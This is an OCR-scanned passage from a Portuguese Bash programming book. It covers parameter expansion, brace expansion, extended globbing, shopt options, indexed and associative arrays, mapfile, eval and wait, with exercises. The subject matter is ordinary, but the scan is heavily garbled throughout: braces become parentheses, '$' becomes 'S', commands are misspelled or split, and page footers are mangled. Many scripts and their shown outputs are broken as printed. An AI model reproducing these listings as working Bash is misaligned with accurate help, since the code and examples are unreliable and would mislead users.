Esse caso é exatamente igual ao anterior, exceto pelo fato de que todas
as ocorrências da cadeia de serão substituídas pela cadeia para .
Vamos então alterar o nosso exemplo para ver se funciona mesmo:
$ cat trocabranco
~ ! /bin/bash
* Tira espaços em branco do nome do arquivo (versão 21
for Arq in~' ' ~
do
if I - f "$ (Arq// I I "
then
echo "S(Arq// /_) " jah existe
else
mv "$Arq" "${Arq// /_1 "
fi
done
$ ls - 1
Arquivo
Arquivo Pior Ainda
Arquivo Ruim
$ trocabranco
$ ls -1
Arquivo
Arquivo_Pior_Ainda
Arquivo_Ruim
• ${parâmetro/}
• ${parâmetro,}
28. Esta construção só é valida no Bash 2.
Várias variáveis 273
Essas expansões foram introduzidas a partir do Bash 4.0 e modificam
a caixa das letras do texto que está sendo expandido. Quando usamos
circunflexo tA). a expansão é feita para maiúsculas e quando usamos
vírgula L 1. a expansão é feita para minúsculas.
Exemplo:
$ Nome="botelho''
$ eoho $ (Nome'l
Bot elho
$ echo ${Nome""" )
BOTELHO
$ Nome= "botel ho carvalho"
$ echo ${Nome" }
Bo telho carv a l ho Quepena...
Um fragmento de script que pode facilitar a sua vida:
read - p "Deseja continuar (s/n)? "
( ( $jREPLY') == N 11 &< exit
Essa forma evita testarmos se a resposta dada foi um N (maiúsculo) ou
um n (minúsculo).
No Windows, além dos vírus e da instabilidade, também são frequentes
nomes de arquivos com espaços em branco e quase todos em maiúsculas.
No exemplo anterior, vimos como trocar os espaços em branco por subli-
nha u , no próximo veremos como passá-los para minúsculas:
$ c a t t rocac ase. sh
B!/bin/bash
fi Se o nome do a rquivo tiver pelo menos urna
i+ lecra mai úscula, t roca- a para minUscul a
f ox Axq in ~ [A-Z J•
do
Pelo menos 1minuscula
i f [ - f "$(1rq, , J"
then
Arq emminusculasjãexiste?
el :se
clo n e
echo ${Arq, , l já existe
mv "$ A:r c;( "' $ (Arq_, , } "
fi
~1atcria com d r bs auto a.~s
274 Programação Shell Linux
Nos casos anteriores, para formar o padrão-de-pesquisa ou de
e para, podem ser usados todos os metacaracteres (ou curin-
gas) reconhecidos pelo Shell, tais como: * , '? , r L r - 1.
Expansão de chaves {...}•
Apesar da semelhança na sintaxe. a expansão de chaves que veremos
agora não tem mais nada que se pareça com a expansão de parâmetros
que acabamos de ver. Portanto não tente fazer correlações, porque qual-
quer semelhança é mera semelhança mesmo. : }
Expansão de chaves é um mecanismo similar à expansão de caracteres
curingas, porém o que for gerado não tem nada a ver com arquivo. Elas são
usadas para gerar cadeias arbitrárias, produzindo todas as combinações
possíveis, levando em consideração os prefixos e sufixos.
Existiam 5 sintaxes distintas, porém o Bash 4.0 incorporou uma sa Elas
são escritas da seguinte forma:
1. {lista}, onde lista são caoleias separadas por vírgulas;
2. {inicio .. fim};
3. prefixo {* ***}, onde os asteriscos ( ****) podem ser substituídos
por lista ou por um par inicio . . fim;
4. { **** 1sufixo, onde os asteriscos (****> podem ser substituídos
por lista ou por um par inicio . .fim;
5. prefixo{* * * * 1sufixo, ondeos asteriscos ( ** * *) podem ser subs-
tituídos por lista ou por um par ini cio ..fim;
6. {inicio. .fim .. incr}, onde incr é o incremento (ou razão, ou
passo). Esta foi introduzida a partir do Bash 4.0.
O resultado da expansão de chaves não será classificado, virá na mes-
ma ordem em que foi gerado: da esquerda para a direita.
Exemplo:
$ echo (r1 p 1 g ) ato
rato pato ga~o
~1atcria com d r bs auto a.~s
$ echo JUlio{Cezar,cesar , C.}Neves
JulioCezarNeves J1.1lioCesarNeves JulicC . Neves
$ l s arq*
Várias variáveis 275
Listagem genéricadosarquivos
arqal. txt arqa 2 . txt arqa . txt a rqb. txt a.rqc. t:<t arquivo arquivo . t xt
$ ls arq (a',b,c}.txt Listagem maisseletiva
arqal. t :-:.t a r qa2 . t xt: a rqa . t xt arqb . txt:. a r qc . txt
Uma expressão da forma l ;c . y1 será expandida pela formação de uma
sequência de x até y, não importando se x e y são números ou caracteres
(desde somente um caractere) e desde que ambos sejam do mesmo tipo.
Exemplo:
$ echo (A.. Z)
A 8 C D E F G H I J K L M N O P Q R S T U V W X Y Z
$ echo ( 0 .. 9 )
o 1 2 3 4 s 6 1 a 9
$ eoho (A ..O )
A B C O
$ e o ho {0 •. A}
O C B A
$ e c ho (Z .• a )
Z[ ] ' · ~
$ echo (AA . . AZ )
(AA• •AZ)
$ e c ho (18 . . 11 I
18 17 16 15 1~ 1 3 12 11
$ <>cho (1. . A)
( 1. .A}
$ echo (0 . . 1 5 . . 3)
o 3 6 9 12 15
$ o c ho {G..A . . 2 )
G E C A
$ e cho ( 000 .. 100 .. 10)
000 0 10 020 030 0 40 050 060 070 080 090 100
Sequencia decrescente
Carac. entre Z(maiusc) e a (minusc}
So 1caraciere ounão funciona
Quandoé número, funciona
Letraenúmero nAo funfa
Incremento de 3, só no Bash 4
lncr de 2decresc, sóno Bash 4
Zeros á esquerda,sóno Bash 4
O grande uso desse recurso é para abreviar o seu trabalho. Vejamos
como escrever menos quando você tem uma sequência longa e repetida
de caracteres.
Exemplo:
~1atcria com d r bs auto a.~s
276 Programação Shell Linux
$ mkdir /usr/local/src/bash/{old,new,dist,bugs}
$ chown root /usr/{ucb/(ex,edit} ,lib/(ex?.? , how_ex}}
$ eval >(a .. c}.{ok ,err} ;
$ ls ?. *
a . err a . ok b . err b .o k c . err c . ok
Vejaoevafno aocapitulo
A sintaxe desse último exemplo pode parecer rebuscada, mas substitua
o eval por echo e verá que aparece:
$ echo >{a .. c}. {ok, err} ;
>a .o k; >a . err; >b . ok; >b . err ; >c .ok; >c . err;
Ou seja, o comando para o Bash criar os 6 arquivos. A função do eval é
executar este comando que foi montado.
O mesmo pode ser feito da seguinte maneira:
S touch (a .. z} . (ok, err}
Mas no primeiro caso, usamos Bash puro, o que torna essa forma pelo
menos cem vezes mais rápida que a segunda que usa um comando exter-
no (touch) .
Ganhando o jogo com mais curingas
Isto aqui parece um pouco com a expansão de chaves que acabamos de
ver e às vezes podemos usar esta forma ou a anterior.
O She/1 possui, além do globbing normal (a expansão •, ? e [a-zJ de
nomes de arquivos e diretórios), ou seja, os curingas conhecidos por todos e
um globbing estendido. Este globbing estendido, em alguns casos, poderá ser
muito útil e sempre será mais veloz que o pipe e grep que ele substituirá.
Nas linhas a seguir, lista_deyadroes , são um ou mais padrões sepa-
rados por uma barra vertical (1 > . Veja:
?(lista_de_padroes}
Casa zero ou uma ocorrência de lista_de_padroes
* (lista_de_padroes)
Casa zero ou mais ocorrências de lista_deyadroes
+(lista_de_padroes}
Várias variáveis 277
Casa uma ou mais ocorrências de list a_d;,_padroes
@{1 ist:a_de_pad roes )
Casa com exatamente uma ocorrência de lista_de_padroes
Casa com qualquer coisa, exceto com hs~:a_cle_padroes
Para poder utilizá-los precisa executar o shopc conforme o exemplo a
seguir:
S shopt - s oxtglob
$ ls file*
file fi l ename .f1lenamenam
e fi leutil s
$ ls file?(name)
file filename
$ ls file* (name)
fil e tilename Iilenamename
$ ls file+(name)
filename fil enamename
S ls f ile@(narne)
!ilenarr,e
$ ls fü e• (narne)
file fiJ.enamename ftleutl.ls
$ 1& f i le+(narne tu t i ls)
filenamt- :ilenamename !ileut1ls
$ ls fi l e 0 (narnel utils)
filename fileut.ils
Obrigado Tiago Peczenyj
Divertido esse
Omesmo que /s file{name,ut#s}
O Tiago me deu as dicas acima, mas existem outras... Teste as opcoes a
seguir dentro do comando shopt -s <opcoes>.
cdspell
Com essa opção setada, pequenos erros de digitação no nome do diretório
para o qual você deseja fazer um cct serão ignorados, isto é, caracteres
extras ou esquecidos serão automaticamente corrigidos sem necessidade
de redigitação.
Mate com d re l s 1 • s
278 Programação Shell Unux
No exemplo a seguir, queria fazer um cd rede, que é um diretório abaixo
do meu home.
$ cd red
bash: cd : red : Arquivo ou diretório 1nexistente
$ shopt -a cdspell
$ cd red
rede
$ cd -
/home/jneves
$ cd ede
rede
$ cd -
/home/jneves
$ cd redes
rede
Já viu que essa é uma boa opção para você ter no seu .bashrc, não é?
cmdhist
Essa opção é bacana, pois transforma comandos criados em diversas li-
nhas (como um for ou um while, por exemplo) em uma única linha, com
os comandos separados por ponto e vírgula <
;>
. Isso é particularmente
útil para editar comandos e portanto é uma opção selada por default pelo
Bash.
dotglob
Essa opção permite que nomes de arquivos começados por um ponto <.),
conhecidos como "arquivos escondidos", sejam expandidos com os meta-
caracteres curinga.
$ ls •bash•
ls : 1mposaivel acessar •bash·: Arqu1vo ou diretório inexistente
$ shopt -• dotglob
$ la •baah•
.bash_hlstory .bash_loqout .bashrc
Várias variáveis 279
Vetores ou Arrays
Um vetor ou array é um método para se tratar diversas informações (normal-
mente do mesmo tipo) sob um único nome, que é o nome do vetor. Podería-
mos ter por exemplo um vetor chamado cervejas, que armazenasse Skol, An-
tártica, Polar, ... Para acessarmos esses dados, precisamos de um índice.
Assim, NomeDoVet o r ( Indi ce) contém um val o r, ou seja cer vejas [O]
contém Skol e cerveJa[2 J contém Polar.
Existem 4 formas de se declarar um vetor:
vet 5
(elo eu, .. .elnl Cria o vetor vet, inicializando-o com os elementos
ell, e l 2, ..., elnl . Se for usado como vet= () , o
vetor vct será inicializado vazio. Se vat já existir,
perderá os antigos valores e receberá os novos,
ou será esvaziado;
vet ln J=val Cria o elemento índice n do vetor vet com o valor
cl~cla.tê - a vêt
declare -A V€'1:.
va l. Se não existir, o vetor vet será criado;
Cria o vetor vet. vazio. Caso vet já exista, se man-
terá inalterado;
Cria um vetor associativo (aquele cujos índices
não são numéricos). Essa é a única forma de de-
clarar um vetor associativo, que só é suportado a
partir da versão 4.0 do Bash.
Para se verificar o conteúdo de um elemento de um vetor, devemos usar
a notação S{ve>: [nnJ 1.
Os elementos de um vetor não precisam ser contínuos. Veja:
S F~ lia [ lO ] •Silvina
~ Familia[22]=Juliana
S Familia(40]• Paula
$ Familia(Sl] =Julio
S echo $ (Familia( l OJ J
Ju l iana
S echo S(Famil ia(l8} )
S e c ho $ (Familia(40] ]
Paula
Mate com d re l s 1 • s
280 Programação Shell Linux
Como você pode observar, foi criado um vetor com índices esparsos
e quando se pretendeu listar um inexistente, simplesmente o retomo foi
nulo.
O Bash suporta a notação vet• (val1 val2 ... val 0 l para
definir os valores dos n primeiros elementos do vetor vet
Vamos criar outro vetor, usando a notação sintática do Bash:
$ Frutas=(abacaxi banana laranja tangerina)
$ echo $(Frutas (l))
bandna
Êpa! Por esse último exemplo pudemos notar que a indexação de um
vetor começa em zero e não em um, isto é, para listar abacaxi deveríamos
ter feito:
$ ocho ~~ F~utas( OJJ
abacaxi
Mas como dá para perceber, dessa forma só conseguiremos gerar ve-
tores densos, mas usando a mesma notação, ainda somente sob o Bash,
poderíamos gerar vetores esparsos da seguinte forma:
$ Veiculos=((2]=jegue [S]=cavalo [9]=patinete)
Cuidado ao usar essa notação! Caso esse vetor já possuísse
outros elementos definidos., os valores e os índices antigos se-
..... riam perdidos e após a atribuição só restariam os elementos
M·hj:t:l·ttl recém-criados.
Como vimos no capítulo 6 (sem exemplificar), a opção - a do co-
mando read lê direto para dentro de um vetor. Vejamos como isso
funciona:
S réad -a Ani-
mttis <<< "cachorro gato cavalo'' Usando Here Strings
~1atcria com d r bs auto a.~s
Vamos ver se isso funcionou:
$ for i in O 1 2
> do
> eoho ${Ani mais[$i) )
> done
cachor ro
ga to
caval o
Várias variáveis 281
Ou, ainda, montando vetores a partir da leitura de arquivos:
$ cat nums
1 2 3
2 4 6
3 6 9
4 8 12
s 10 15
$ while read - a vet
> do
> echo -e ${vet[O]):${vet[l] }:$[vet[2} }
> done < nums
1 : 2:3
2 : 4:6
3 : 6: 9
'I: 8 : 12
5 : 10 : 15
Vamos voltar às frutas e acrescentar ao vetor a fruta do conde e a
f r uta pão :
$ Fruta.s[4)="fruttt do condo"
$ Fruta.s[5] • 11
fruta pio"
Para listar essas duas inclusões que acabamos de fazer em Fr utas,
repare que usarei expressões aritméticas sem problema algum:
$acho $ (Frutas[10- 6 ) )
frut.a do conde
$ echo $(Frutas[l0/2) )
frut:a pão
$ echo $(Frutas[2•2))
fruta do conde
$ echo $(Frut as[0•3))
abacaY. i
~1atcria com d r bs auto a.~s
282 Programação Shell Linux
Um pouco de manipulação de vetores
De forma idêntica ao que vimos em passagem de parâmetros, o asterisco
(• I e a arroba (@
J servem para listar todos. Dessa forma, para listar todos
os elementos de um vetor podemos fazer:
$ echo $(Frutas (* )}
abacaxi batlana. laranja taügérina trut a do conde fruta pào
ou:
S ocho $(Frutas{@) )
abac~xi banana laranja tangerina ftuta do çonde fLuta pão
E qual será a diferença entre as duas formas de uso? Bem, como pou-
cos exemplos valem mais que muito blá-blá-blá, vamos listar todas as fru-
tas. uma em cada linha:
S for fruta in $ (Frutas [• ])
> do
> echo $fruta
> dono
abac~
"' xi
banana
l a-tanja
tangerina
fru~a
do
conde
fru::a
pão
Ops, não era isso que eu queria! Repare que a fruta do conde e a
truta pão ficaram quebradas. Vamos tentar usando arroba (@l :
S for fruta in $ (Frutas[@
} }
> do
> echo $fruta
> done
abacaxi
banana
laranjA
ta nge.J:ina
frutd
do
conde
f ruta
pão
Mate com d re l s l • s
Várias variáveis 283
Hiii, deu a mesma resposta! Ahh, já sei! O Bash está vendo o espaço em
branco entre as palavras de fruta do conde e fruta pão como um separador
de campos (veja o que foi dito anteriormente sobre a variável srFs) e parte
as frutas em pedaços. Como já sabemos, devemos usar aspas para proteger
essas frutas da curiosidade do She/1. Então vamos tentar novamente:
$for fruta in "${Frutas[*]")
> do
> echo $fruta
> done
abacaxi banana laranja tangerina fruta do conde fruta p~o
Epa, piorou! Então vamos continuar tentando:
$ for fruta in "${Frutas[@
]) "
> do
> echo $fruta
> done
abacaxi
banana
laranja
tangerina
fruta do conde
fruta pão
Voi/à! Agora funcionou! Então é isso, quando usamos a arroba <@ 1, ela
não parte o elemento do vetor em listagens como a que fizemos. Isto tam-
bém é válido quando estamos falando de passagem de parâmetro e da
substituição de S@ .
Existe uma outra forma de fazer o mesmo. Para mostrá-la vamos montar
um vetor esparso, formado por animais de nomes compostos:
$ Animais=( [2]="Mico Leão" [S]="Galinha d'Angola" [S]="Gato Pardo")
Agora veja como podemos listar os índices:
$ echo ${!Animais[*] )
2 5 8
$ echo ${'Animais[@])
2 5 8
284 Programação Shell Linux
Essas construções listam os índices do vetor, sem diferença alguma na
resposta. Assim sendo, podemos escolher uma delas para mostrar também
todos os elementos de Animais. da seguinte forma:
$ for Ind in ${!Animais[@) )
> do
> echo S [Animais[Ind))
> done
t.fico Leão
Galinha d 'lU1qola
Gato Pardo
lnd recebe cada um dos lndices
Para obtermos a quantidade de elementos de um vetor, ainda semelhan-
temente à passagem de parâmetros, fazemos:
$ echo $[ N
Frutas [* J)
ou
$ echo $ ( #Frut a s [ 8 JI
6
Repare, no entanto, que esse tipo de construção lhe devolve a quantida-
de de elementos de um vetor, e não o seu maior índice. Veja este exemplo
com o array veicul es, que, como vimos nos exemplos anteriores, tem o
índice !9! em seu último elemento:
S echo $ [ #Veiculos[*J )
3
$ ec ho ${#Veic u.l os[8 ])
3
Por outro lado, se especificarmos o índice, essa expressão devolverá a
quantidade de caracteres do elemento daquele índice.
S acho S{Frutas [ l))
banana
$ echo S {#Frutas[l } )
6
Mate com d re l s 1 • s
Várias variáveis 285
Vamos entender como se copia um vetor inteiro para outro. A esta altura
dos acontecimentos, já sabemos que como existem elementos do vetor
rrutoas compostos por várias palavras separadas por espaços em branco,
devemos nos referir a todos os elementos indexando com arroba f@J. Va-
mos então ver como copiar:
$ array= 11
${Frutas[@] )"
$ echo "${array(4J }"
$ echo "$ar:r:ay "
abacaxi banana laranja tangeri na f tut:a do conde fruta pco
O que aconteceu nesse caso foi que eu criei uma variável chamada
$array com o conteúdo de todos os elementos do vetor Frutas . Como sob
o Bash eu posso criar um vetor colocando os valores de seus elementos
entre parênteses, deveria então ter feito:
$ a r ray= ( "S{Frutas[ @) )")
$ echo "${array[ 4)} "
frut.a do conde
$ echo "${a.rray[S ) }"
fcuta pão
Como vimos no Capitulo 2, no fim da seção sobre o comando expr, a
substituição de processos que usa dois pontos r:1 serve para especificar
uma zona de corte em uma variável. Relembrando:
$ var-01234567 99
$ echo $(var:l:3)
123
$ echo $[var:3}
3456789
Em vetores, o seu comportamento é similar, porém agem sobre os seus
elementos e não sobre seus caracteres como em variáveis, vide o exemplo
anterior. Vamos exemplificar para entender:
$ eoho $[Frutas[@ ):l:3}
banana l a ranjA t a n9erin4
$ echo ${Frutas(@ ] :4 }
fruta do conde f ruta pAo
~1atcria com d r bs auto a.~s
286 Programação Shell Unux
Se fosse especificado um elemento, este seria visto como uma variável.
$ echo ${Frutas[O] :1:4)
baca
Experimente agora para ver o que acontece na prática o que vimos na
seção "Construção com Parâmetros e Variáveis", porém adaptando as
construções ao uso de vetores. Garanto que você entenderá tudo muito fa-
cilmente devido à semelhança entre tratamento de vetores e de variáveis.
Primeiro vou te dar um exemplo do que acabei de falar, depois você
inventa uns scripts para testar outras Expansões de Parâmetros como as
provocadas por %
, u , t , H, ... , ok?
Então vamos criar o vetor Frase:
$ Frase={Alshançar o shéu é sensashional. Um sushesso!)
$ echo ${Frase[*)//sh/c)
Alcançar o céu é sensacional . Um sucesso!
Para coroar isso tudo, no dia 01/01 /201O, após o primeiro reveillon da
nova década, estava finalizando o texto para a sa edição deste livro quando
surgiu na lista shell-script do Yahoo (não deixe de se inscrever porque ela é
ótima e lá se aprende muuuuito) um colega perguntando como ele poderia
contar a quantidade de cada anilha que teria de usar para fazer uma cabe-
ação.
Anilha são aqueles pequenos anéis numerados que você vê nos cabos
de rede, que servem para identificá-los. Em outras palavras, o problema
era dizer quantas vezes ele iria usar cada algarismo em um dado intervalo.
Vejamos a proposta de solução:
$ cat anilhas.sh
Tudo•S(eval echo {$1 ..$2))
for ( (i=O ; i<S{iTudo) ; i++))
(
[ S!Tudo: i : l} 1 I I continue
let Algarismo[S(Tudo :i : l}]++
for ( (i•O ; i<a9; i++))
printf "Algarismo %d = %2dn" 
Re<:ebe os nvm. entre $1 e S
2
Espaçoentre 2números
lncrementavetordoalgarismo
Várias variáveis 287
Si S!Alga r ismo[Si} :-01 Seoelementofor valia, N
stazero
$ . I anilhas . sh 12 15
Algari smo o • o
Algari smo 1 = 4
Algari smo 2 1
Al gari smo 3 . 1
;,.l garismo ~ 1
Al gari smo 5 • 1
Algarismo 6 o
Algari smo 1 =o
Algarismo 8 o
Alg~
1 ri smo 9 =o
Me divirto muito escrevendo um script como esse, no qual foi empregado
somente Bash puro. Além de divertido, é antes de mais nada rápido.
Vetores associativos
A partir do Bash 4.0, passou a existir o vetor associativo. Chama-se ve-
tor associativo, aqueles cujos índices são alfabéticos. As regras que valem
para os vetores inteiros, valem também para os associativos, porém antes
de valorar estes últimos, é obrigatório declará-los.
Exemplo:
$ docl ~ro -A AnimAis Obrigatório para vetorassociativo
$ Animais [ cavalo ] ~doméstico
$ Animai s (=ebr a ]asel vagem
$ AnLmais [gato] =doméstico
$ Animais ( tiqre] • sel vagem
É impossível gerar todos os elementos de uma só vez, como nos
vetores inteiros. Assim senalo, não funciona a sintaxe:
Ani mais= ( (cavalol =domêstico [zebral=selvagem 
(gato]=doméstíco [tigre ] =selvageml
$ echo $(Animai s (@ ])
domê$~ico selvagem domésti co selvagem
$ oc ho $ ( !Animais [ @
]]
gato z ebra cavalo tigre
~1atcria com d r bs auto a.~s
288 Programação Shell Unux
Repare que os valores não são ordenados, ficam armazenados na or-
dem que são criados, diferentemente dos vetores inteiros que ficam em
ordem numérica.
Supondo que esse vetor tivesse centenas de elementos, para listarsepara-
damente os domésticos dos selvagens, poderíamos fazer um script assim:
$ cat animal.sh
i !/bin/bash
f Separa animais selvagens e domésticos
declare -A Animais
Animais(cavalo]=doméstico
Animais(zebra]=selvagem
Animais (gato}=domés~ico
Animais (tigre]=selvagem
Anim
ais (urso pardo)=selvagem
for Animal in "${ !Animais(@) )"
do
done
if [( "$[Animais[SAnimal)l " ==selvagem)]
then
Sel= ("S{Sel (@) ) " "$Animal")
else
Dom=("S(Dom[@]) " "SAnimal ")
fi
Criando vetor parateste
Criando vetor para teste
Criando vetorparateste
Criando vetorpara teste
Percoffendo vetor pelo índice
Gerando vetorp/selvagens
Gerando vetorp/domésticos
~ Operador condicional , usado para descobrir qual
i+ vetor cem mais elementos . Veja detalhes na seçâo
#+ O interpretador aritmético do Shell
Maior=$ (${ iDom[@)]>S{#Sel(@]]?$(~Dom[@]] : $(1Sel[@]]J
clear
tput bold: pnntf "%
- 1Ss.- 15sn" Domésticos Selvagens; tput sgrO
for ( (i=O ; i<SMaior ; i++))
tput cup $(1+i] 0 : echo ${Dom{i]l
tput cup $(1+1) 14; echo S(Sel[i])
Gostaria de chamar a sua atençào para um detalhe: neste script me referi
a um elemento de vetor associativo empregando s1Animais 1SAnimal 11 ao
passo que me referi a um elemento de um vetor inteiro usando s{Se! lil 1.
Ou seja, quando usamos uma variável como índice de um vetor inteiro, não
precisamos prefixá-la com um cifrão <S> , ao passo que no vetor associati-
vo, o cifrão <S l é obrigatório.
Várias variáveis 289
lendo um arquivo para um vetor
Ainda falando do Bash 4.0, eis que ele surge com uma outra novidade:
o comando intrínseco (builtin) mapril t' , cuja finalidade é jogar um arqui-
vo de texto inteiro para dentro de um vetor, sem loop ou substituição de
comando
- EPA! Isso deve ser muito rápido!
- E é. Faça os testes e comprove!
Exemplo:
$ cat frutas
a.betc~tte
mça ç.ã
m
oranqo
pera
t.~nçre.rina
uva
S mapfilo vot < frueas
$ echo $(vet[@) }
abac a ~e roaçd m
o t:ango pera tanqer1na uvd
Mandando lrotiJS para vetorvet
Listando todos elementos de vet
Obteríamos resultado idêntico se fizéssemos:
$ vet• ($(cat frutas))
Porém, isso seria mais lento, porque a substituição de comando é exe-
cutada em um subshell.
Uma outra forma de fazer isso que logo vem à cabeça é ler o arquivo
com a opção - a do comando react. Vamos ver como seria o comporta-
mento disso:
S read - a vet < frutas
$ echo $ ( vet [@)}
abacat.e
Como deu para perceber, foi lido somente o primeiro registro de t rutas .
Mate com d re l s 1 • s
290 Programação Shell Linux
Exercícios
1. Escreva um programa chamado meu rm que recebe como argumen-
to os nomes dos arquivos a serem removidos. Se a variável global
MAXFILES estiver valorada, então tome este valor como o número
máximo de arquivos a remover sem perguntas. Se a variável não
existir ou estiver com valor nulo, use 10 como o máximo. Se o número
de arquivos a ser removido exceder MAXFILES, solicite ao operador
a confirmação antes de removê-los. A seguir o resultado esperado:
$ ls I wc -1
25
$ meurm *
Removo 25 Arquivos? (s/n) n
Os A.t:quivos nao foram removidos
$ MAXFLLES=lOO
$ méurm •
$ ls
$
2. Faça dois programas:
a} Um menu para escolher:
1. Inclusão em ArqOLs
2. Exclusão de ArqOLs
3. Alteração em ArqOLs
A opção escolhida será passada para o segundo programa.
b} Este programa lê os dados necessários à opção escolhida no progra-
ma anterior, formata um registro e devolve-o formatado (no mesmo
formato de ArqOis} para o primeiro programa.
O primeiro programa recebe o registro formatado do segundo, exi-
be-o na tela, solicitando confirmação, e procede ou não a esta inclu-
são, exclusão ou alteração.
- ~-
~1atcria com d r bs auto a.~s
·capítulo 8
Sacos de gatos
Neste capítulo, veremos comandos que, por uma razão ou
por outra, não se encaixam em nada que vimos até ago-
ra. Não existe também nada de particular na sequência de
apresentação dos tópicos. Ou seja: É O FINAL, PESSOAL.
A primeira faz tchan, a segunda faz
tchun, e tchan, tchan, tchan...
Esta seção descreverá um comando bastante diferente
do que estamos acostumados em She/1: eval . Seu forma-
to é o seguinte:
eval <li nha-de-comando>
Onde <linha-de-comando> é uma linha de comando
comum, que você poderia executar teclando direto no ter-
minal. Quando você põe eval na sua frente, no entanto, o
efeito resultante é qu:e o She/1 resolve a linha de comandos
antes de executá-la29• Para um caso simples, realmente
não tem efeito:
29. O que acontece é que o evai simplesmente executa a linha de comandos
passada para ele como argumento; então, o Shell processa esta linha de
comandos enquanto passa os argumentos para o eval, e novamente a linha
de comandos é executada, desta vez pelo eval. O efeito resultante é a dupla
execução da linha de comando pelo Shell.
291
~1atcria com d r bs auto a.~s
292 Programação Shell Linux
$ eval echo "Meu L oqin Name eh SLOGNAME"
He u Login Nam
e eh j ulio
Essa linha de comandos produziUJ o mesmo resultado que teria, caso
não tivesse sido usado o e v a l.
Exemplo:
Considere agora o exemplo seguinte sem o uso do eval:
$ paipi= • 1•
$ ls $paipi wc - 1
I : No s uch file o r di r ectory
HC: No such fil e oz- dire ctol.'y
- 1 : No .suc h fíle o r director y
Esses erros são oriundos do comando 1s. O She/1 tentará fazer os pipe-
lines e os redirecionamentos de E/S (l/O) antes da substituição das variá-
veis, então ele nunca reconhecerá o símbolo de pipe (1) dentro da variável
Spaipi. O resultado disso é que 1, wc, - 1 são interpretados como parâ-
metros do comando l s .
Se pusermos o e val na frente da linha de comandos, teremos o resulta-
do desejado. Então, temos que fazer:
$ eval ls $pai p i wc -1
37
Vejamos um outro exemplo: este necessitará fazer uma indireção. Cha-
mamos de indireção o fato de se pegar o valor de uma variável a partir de
outra que aponta para esta primeira:
$ cat medieval
11
# medieval - !10dulo-~xemplo ga !.nstcucao EVAL
echo Recebi $ # param
etros .
i=l
H
hile [ "$i" -le $ft }
do
echo - e "pararne t ro Si  c "
echo $ "echo $i
l et i+ +
done
~1atcria com d r bs auto a.~s
$ mediéval Marcos Valdo da Costa Freitas
Recebi 5 p~rametros .
parametro 1 $1
parame tro 2 $2
parametro 3 $3
parame~ro 4 $4
parametro s $S
Sacos de gatos 293
No exemplo anterior, queríamos mostrar os parâmetros passados para
o script medieval, numerando-os. Quase conseguimos, só faltou o She/1
resolver os parâmetros posicionais, isto é, quando na execução do script
o She/1 chegou até aos nomes dos parâmetros ($1, $2, ... $5) , faltando
então mais uma passada do interpretador para resolvê-los.
Para dar esta passada a mais, é que usaremos o comando eval. Veja-
mos então como ficará:
$ cat medieval
i
i medieval - !1odulo- Exe:rnplo Da In.stt:ucao EVAL
~
ccho $# parnmctros .
i =l
whilt. [ " $i" - !e H
do
c:"
echo - e "para me tro $i
eval echo $ ' echo $i '
l et i++
A 1' faz tchan, a2'faz tchune tchan, tchan...
done
$ medieval Marcos Val do da Costa Freitas
Recebi 5 parametros .
parametro 1 l1arcos
parametro 2 = Valdo
parametro 3 • da
parametro q c Costa
para~tro 5 ~ Fr~itas
Isso também poderia ter sido feito assim:
$ C A t medieval
~
# mêdieval - Modulo- Exemplo Da Inst.rucao EVAL
~
echo Recebi $i parametros .
~1atcria com d r bs auto a.~s
294 Programação Shell Linux
t•l
while [ " $i" - le S ô j
do
êCho -o "parame tro Si a c'•
oval <>cho $$i A Ina 1'passagem inibeainterpretação doS
let i + +
done
Como o comando defau/t do eval é o echo, ele se torna desnecessário
e o programa poderia ficar assim:
$ cat medie:val
;;
I nledieval - l-1odulo- Exemplo 0..'1 Inst.rucao EVA.L
eçho Rec@bi $~ parametros .
t =l
·.·lhile ! "$i" - h H I
do
c::"
echo -~ " paralu~tro Si
eval S$i AI na 1'passageminibeainterpretação do S
let i +-t·
done
Para finalizar essa série com o mesmo exemplo, que nem eu estou
aguentando mais, o Bash, a partir da versão 2, incorporou a seguinte para-
meter substitution para fazer indireção, que no meu entender é mais sim-
ples e intuitiva.
cat medieval
i medieval - 11odulo - g:-:emp!o Da Inst.rucao EVAL
B
echo $! drqumento~ .
i =l
.,,hile [ " $i" - le $ii
do
clone
echo - n "parametro Si =
eeho $t !i t
Mate com d re l s 1 • s
Sacos de gatos 295
Um dos participantes da lista de Shell- script do Yahoo disse que tinha
um arquivo chamado dados . txt, cuja linha era assim:
Hodel =Sa m.sun9 0411N1 Scrial=00000005464 , blablab l a=asdadqddq
Porém deste, só interessava o nome do modelo rsamsung 04 11NJ .
As soluções apresentadas foram as mais variadas possíveis (como to-
das daquela excelente lista, que aconselho a todos se inscreverem). Veja
só algumas, para que sirvam como exemplo:
$ e u t - f l -d, dados . txt I cu t - f2 - d•
Só mais umazinha:
$ sed -n ' ../Model= 1[' , J* ) . *$/ 1/p' dados. txe
O Fabiano Caixeta Duarte, grande conhecedor de Bash, deu a seguinte
solução, desculpando-se por esta ser deselegante:
$ Linha=$(<dado.. . txt)
$ Lí nha=$(Linha/ / / _ )
$ e val $ {Linha%%, *)
$ e c ho $ (Model/ / _ / )
Sarnsung 041UI
Escrevi imediatamente para a lista dizendo que a solução não tinha nada
de deselegante, muito pelo contrário, pois usava Bash puro e que, por isso,
deveria ser muito mais eficiente e veloz que todas as soluções apresenta-
das. Vou explicá-la linha a linha:
linha 1 - Carrega todo o arquivo dados .txt para a variável $Linha;
linha 2 - Paranão terproblemas na linha 3,esta substituição deparâmetros
troca os espaços por sublinha t_J;
linha 3 - Esta substituição de parâmetros despreza tudo à direita da
primeira vírgula r. 1. Observe o que acontece se trocarmos o
eval por echo :
$ eoho ${Li nha%%, *)
!1odcl• Sarnsung_0411N
~1atcria com d r bs auto a.~s
296 Programação Shell Unux
Ou seja: uma atribuição, porém com um sublinha u onde havia
um espaço em branco. O eval foi usado para que esta atribuição
fosse feita. Veja este teste após a execução desta linha:
$ echo $M
odel
Samsung_OHJN
linha 4 - Pronto! Agora só falta trocar o sublinha (_) por um espaço
em branco, e foi isso que a substituição de parâmetros desta
linha fez.
wait a minute Mr. Postman
Se você passar uma linha de comandos para execução em background,
essa linha de comandos será executada em um Subshe/1 que é indepen-
dente do seu She/1 corrente (diz-se que está em modo assíncrono). Al-
gumas vezes é conveniente esperar que a execução desse processo em
background termine antes de prosseguir.
Suponha que você tenha um grande arquivo que deva ser classificado,
cujo sort foi mandado para background, e agora deseja esperar o fim deste
sort já que você precisa usar estes dados classificados.
Para isso usamos o comando wait e seu formato geral é:
wait I?ID
Onde PIO é o Process-IO de que desejamos aguardar a conclusão.
